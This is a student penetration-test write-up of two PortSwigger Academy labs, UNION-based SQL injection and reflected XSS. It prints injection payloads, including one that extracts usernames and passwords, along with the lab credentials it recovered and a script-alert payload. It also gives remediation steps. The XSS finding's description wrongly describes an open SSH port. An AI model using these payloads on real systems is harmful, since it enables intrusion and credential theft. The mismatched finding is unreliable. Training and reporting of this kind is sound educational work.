Proof of Concept Report:

SQL Injection and Cross-Site Scripting Vulnerabilities

Prepared for

Buildables Fellowship – Week 3 Task

Submitted by:
Ehmaan Shafqat
Fellow, Buildables Fellowship

Date: 8 *September 2025*

❖ Confidentiality Statement:

This report contains sensitive information related to security testing and web application vulnerabilities identified during PortSwigger Academy labs. It is intended solely for authorized stakeholders of the Buildables Fellowship project. Unauthorized distribution, disclosure, or duplication of this report, either in whole or in part, is strictly prohibited. The findings and recommendations are shared with the expectation that they will be used responsibly to improve application security.

❖ Disclaimer:

The security testing documented in this report was conducted in a controlled and authorized environment using PortSwigger's Web Security Academy labs. These labs are intentionally designed for educational and training purposes and do not represent production systems. The vulnerabilities identified are limited to this lab environment and should not be interpreted as applicable to real-world systems unless similar configurations exist. The assessment was performed strictly within the approved scope of the Buildables Fellowship exercise.

➢ Contact Information

Tester: Ehmaan Shafqat
Email: emanshafqat9611@gmail.com
Affiliation: Buildables Fellowship

➢ Assessment Overview

On August 29, 2025, a security assessment was conducted to evaluate web application vulnerabilities related to SQL Injection (SQLi) and Cross-Site Scripting (XSS). Testing was aligned with the OWASP Testing Guide v4 and focused on simulating common web application attacks to understand their impact on confidentiality, integrity, and availability of data.

The assessment consisted of performing two PortSwigger Web Security Academy labs:

1. SQL Injection – UNION Attack: Retrieving data from other tables by leveraging SQL injection through crafted queries.
2. Reflected Cross-Site Scripting (XSS): Injecting malicious JavaScript payloads into user input to simulate session hijacking and script execution.

➢ Assessment Components:

1. SQL Injection – UNION Attack (Retrieving Data from Other Tables):

Objective: Demonstrate how improper input handling allows attackers to retrieve data from multiple database tables.

Method: UNION-based injection was used to combine results from different queries and extract sensitive details such as usernames and email addresses.

2. **Reflected Cross-Site Scripting (XSS):**

Objective: Show how user input can be manipulated to execute malicious scripts in the victim's browser.

Method: A crafted <script>alert(1)</script> payload was injected into vulnerable parameters and successfully executed in the browser.

➢ Phases of Testing Activities:

- **Planning:**

Objectives and scope of the SQLi and XSS tests were defined. Rules of engagement ensured that only PortSwigger Academy labs were targeted.

- **Discovery:**

Input fields and parameters were tested to identify points where SQL queries and JavaScript payloads could be injected.

- **Attack Simulation:**

SQL injection payloads (UNION SELECT ...) and XSS payloads (<script>alert()</script>) were executed to validate vulnerabilities. Successful retrieval of data and execution of injected scripts confirmed the issues.

- **Reporting:**

All findings were documented, including the type of vulnerability, exploitation steps, impacts, and remediation recommendations aligned with OWASP standards.

❖ Finding Severity Ratings

Severity	CVSS v3 Score Range	Definition
Critical	9.0 – 10.0	Exploitable vulnerabilities leading to full system compromise. Immediate fix required.
High	7.0 – 8.9	Harder to exploit but could allow privilege escalation or major impact. Fix ASAP.
Moderate	4.0 – 6.9	Require additional conditions (e.g., social engineering) or partial impact. Fix after high risks.

Low	0.1 – 3.9	Non-exploitable issues but reduce attack surface. Patch in maintenance cycle.
Informational	N/A	No direct risk; observations, configurations, and best practices noted.

❖ Risk Factors

➢ Likelihood:

Both SQLi and XSS vulnerabilities have a high likelihood of exploitation due to the availability of automated tools (e.g., sqlmap, XSStrike, Burp Suite) and the relatively low skill level required for basic exploitation.

➢ Impact:

SQL Injection (UNION Attack): High impact on confidentiality (exfiltration of sensitive data), potential impact on integrity (tampering with queries).

Reflected XSS: High impact on confidentiality and integrity (session hijacking, credential theft, malicious redirections).

❖ Scope

➢ Assessment Details

- **Target Environment:** PortSwigger Web Security Academy (Authorized Lab Environment)
- **Vulnerabilities Tested:**

  SQL Injection – UNION Attack (retrieving data from other tables).

  Reflected Cross-Site Scripting (XSS).

- **Tools Used:**

  Burp Suite (manual request tampering and payload injection).

  Browser Developer Tools (to observe DOM/script execution).

- **Testing Duration:** September 8, 2025

➢ Scope Exclusions

No Blind SQL Injection (Time Delay) was performed.

No Denial of Service (DoS) or Social Engineering/Phishing testing was conducted.

No automated large-scale scanning of external systems was performed — only controlled lab exercises.

➢ Client/Environment Allowances

The assessment was performed with the following allowances:

- Authorized access to PortSwigger Academy labs.
- Testing limited strictly to lab environments, not production systems.
- Exploitation permitted only within lab scope for educational and training purposes.

❖ Executive Summary

1. Overall Assessment and Risk Posture

The security assessment of the target web application revealed a highly vulnerable environment, exposing severe risks to the confidentiality, integrity, and availability of data. The presence of exploitable SQL Injection and Reflected Cross-Site Scripting (XSS) vulnerabilities demonstrates that the application lacks fundamental security controls for handling user input.

If such vulnerabilities were present in a production system, they could lead to unauthorized access to sensitive information, account compromise, and reputational damage. The current security posture is weak, with critical flaws that attackers could exploit rapidly and with minimal effort.

2. Key Findings and Business Impact

- **SQL Injection (Union Attack – Data Retrieval):**

Attackers can manipulate backend SQL queries to retrieve sensitive data from other tables, including usernames, email addresses, and potentially financial records. From a business perspective, this equates to data breaches, regulatory non-compliance (GDPR/PCI DSS), loss of customer trust, and potential financial penalties.

- **Reflected Cross-Site Scripting (XSS):**

Attackers can inject malicious scripts into the application, causing these scripts to execute in the browsers of unsuspecting users. This can result in session hijacking, credential theft, or malicious redirection, leading to account takeovers and reputational harm.

3. Root Cause Analysis

The occurrence of these vulnerabilities highlights systemic weaknesses in the application's development and security processes:

- Lack of Input Validation and Output Encoding: User inputs are not properly sanitized or encoded before being processed by the application.

- Insufficient Secure Development Practices: Application development lacks adherence to secure coding standards (e.g., OWASP Top 10 guidance).
- Absence of Rigorous Testing: No structured penetration testing or code review processes appear to be in place to identify and remediate these flaws before deployment.

4. Strategic Recommendations

A prioritized approach is necessary to mitigate these risks:

- **Immediate (Within 48 Hours):**

  Patch the identified SQL Injection points by implementing parameterized queries/prepared statements.

  Fix XSS vulnerabilities through proper output encoding and enforcing a Content Security Policy (CSP).

- **Short-Term (Within 1–2 Weeks):**

  Conduct a secure code review across the application to identify similar weaknesses.

  Implement automated web application security testing in the CI/CD pipeline.

  Train developers on secure coding practices aligned with OWASP Top 10.

- **Ongoing:**

  Establish a formal Web Application Security Program, including regular penetration testing, dynamic application security testing (DAST), and vulnerability management.

  Integrate security controls such as Web Application Firewalls (WAFs) to detect and block injection attempts.

  Continuously monitor logs and user activities to detect suspicious behavior.

This assessment was conducted in a controlled PortSwigger Academy environment for educational purposes. However, if similar vulnerabilities exist in a production system, they represent business-critical risks requiring urgent attention. A follow-up penetration test is strongly recommended to validate these issues against real-world attack scenarios.

❖ Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediation:

➢ Internal Penetration Test Findings

1	1	0	0	0
Critical	High	Moderate	Low	Informational

Finding ID	Finding	Severity	Recommendation
XSS-001	Reflected Cross-Site Scripting (XSS)	High	Sanitize and encode all user inputs before rendering in the browser. Apply Content Security Policy (CSP), enable HttpOnly and Secure cookie flags, and validate inputs server-side.
SQLI-001	SQL Injection (UNION Attack – Data Retrieval from Other Tables)	Critical	Implement parameterized queries (prepared statements), enforce strict input validation, and conduct secure code reviews. Apply the principle of least privilege to database accounts.


❖ Technical Findings:

➢ Finding SQLI-001: SQL Injection – UNION Attack (Data Retrieval from Other Tables)

Description:	The application fails to properly validate user input, allowing malicious SQL queries to be injected into the database query. Using a UNION-based injection, it was possible to retrieve data from other database tables, exposing sensitive information such as usernames and email addresses.
Risk:	Likelihood: High – SQL Injection is one of the most common and well-documented web application vulnerabilities. Automated tools (e.g., sqlmap) make exploitation easy. Impact: Critical – Successful exploitation can result in unauthorized data disclosure, bypass of authentication, or even full database compromise.
System:	Web application with backend SQL database.

Tools Used:	Burp Suite (manual payload injection), browser developer tools.
References:	CWE-89: Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’) OWASP Top 10 – A03:2021 Injection NIST SP 800-115: Technical Guide to Information Security Testing and Assessment


Evidence:



ı4aa780502b4600d10004.web-security-academy.net/filter?category=Corporate+gifts'UNION+SELECT+NULL--

Internal Server Error

Internal Server Error




https://0a81008c03c94aa780502b4600d10004.web-security-academy.net/filter?category=Corporate+gifts'U

Corporate gifts'UNION SELECT NULL,NULL--

Refine your search:

Caution Sign

Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign. Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return. The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler! Be warned and stay safe with this toilet caution sign!


https://0a81008c03c94aa780502b4600d10004.web-security-academy.net/filter?category=Corporate+gifts'U
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB

Corporate gifts'UNION SELECT 'a','b'--

Refine your search:


All | Accessories | Clothing, shoes and accessories | Corporate gifts | Lifestyle | Pets

Caution Sign

Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign. Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return. The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler! Be warned and stay safe with this toilet caution sign!

Com-Tool

You Need Never Look Anyone In The Eye Again Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative new way to socialize and enjoy live major events with the flick of a switch (finger on a touchscreen). Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings: 'I was so shy on my wedding day, Com-Tool came to the rescue as everyone followed the service on their Coms. I was terrified I'd mess up on my vows, but we exchanged them via a guests' Whatsapp group, I'm a great touchscreen typist



Corporate gifts'UNION SELECT username, password from users--

Refine your search:


All | Accessories | Clothing, shoes and accessories | Corporate gifts | Lifestyle | Pets

Com-Tool

You Need Never Look Anyone In The Eye Again Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative new way to socialize and enjoy live major events with the flick of a switch (finger on a touchscreen). Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings: 'I was so shy on my wedding day, Com-Tool came to the rescue as everyone followed the service on their Coms. I was terrified I'd mess up on my vows, but we exchanged them via a guests' Whatsapp group, I'm a great touchscreen typist so it was word perfect on the day.' 'I was so excited to get tickets to see my favorite band, I was able to record the entire event on Com-Tool, it was almost like being there.' 'Com-Tool helped me in my search for true love. I've been able to take photos of myself and add cute little filters, beauty mode is awesome, I look ten years younger and almost a completely different person.' Don't just take our word for it, take theirs. Join the merry band of satisfied customers today.

administrator

9tvdkm6qa8kac100ys7j



administrator


9tvdkm6qa8kac100ys7j

The Giant Enter Key

Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as you're normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get billed by your boss for damage to company property. This is also an ideal gift for that angry co-worker or stressed out secretary that you just fear to walk past. So, whether it's for you or a gift for an agitated friend, this sheer surface size of this button promises you'll never miss when you go to let that anger out.

There is No 'I' in Team

We've all been there, a deadline is approaching and everyone is pulling together. Well, not quite everyone. There's always one colleague who secretly wishes you will fail, and they will jump in and save the day, solo! Not anymore. With our new 'Team' alert there will no longer be any renegades in the pack. The master team sign will sit proudly in your conference room; each time someone uses the word 'I' lights will flash and an alarm will sound. Ear piercing sirens that no-one will ever want to hear again. Smaller units are available to dot around your office building, there won't be anywhere safe for a secret meeting, or plots to overthrow your company. With a control panel at your fingertips, the hidden cameras will swiftly pinpoint the culprits, and you will able to talk to them directly through the units. Our motto, 'teamwork makes dreams work', says it all. Stamp out the solo flying, get ahead wannabes. We have a team (there's that word again) of highly skilled installers who will guide you through the process and give you a free estimate today!




wiener

9yhfmgpjxcqx0ilgoo5j

Caution Sign

Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign. Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return. The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler! Be warned and stay safe with this toilet caution sign!




https://0a81008c03c94aa780502b4600d10004.web-security-academy.net/login

SQL injection UNION attack, retrieving data from other tables

Login

Username: administrator

Password: ••••••••••••••••••••



My Account

Your username is: administrator

Email

Remediation:


- Use parameterized queries or prepared statements (e.g., PDO in PHP, parameter binding in Python/Java).
- Implement stored procedures instead of dynamic SQL.
- Apply server-side input validation and sanitization (e.g., allowlists for expected inputs like IDs, dates).

- Employ principle of least privilege for database accounts (no admin/db_owner role for the app).
- Enable Web Application Firewall (WAF) to filter malicious SQL payloads.
- Regularly patch and update database servers and ORM frameworks.

➢ Finding XSS-001: Reflected Cross-Site Scripting (XSS)


Description:	Nmap detected that the SSH service is accessible on port **22/tcp**. While SSH is a secure protocol, leaving it open to the internet without proper controls increases the risk of brute force, credential theft, or unauthorized access.
Risk:	**Likelihood:** High – SSH brute-force and scanning attacks are very common. **Impact:** High – Successful exploitation may grant an attacker full remote access.
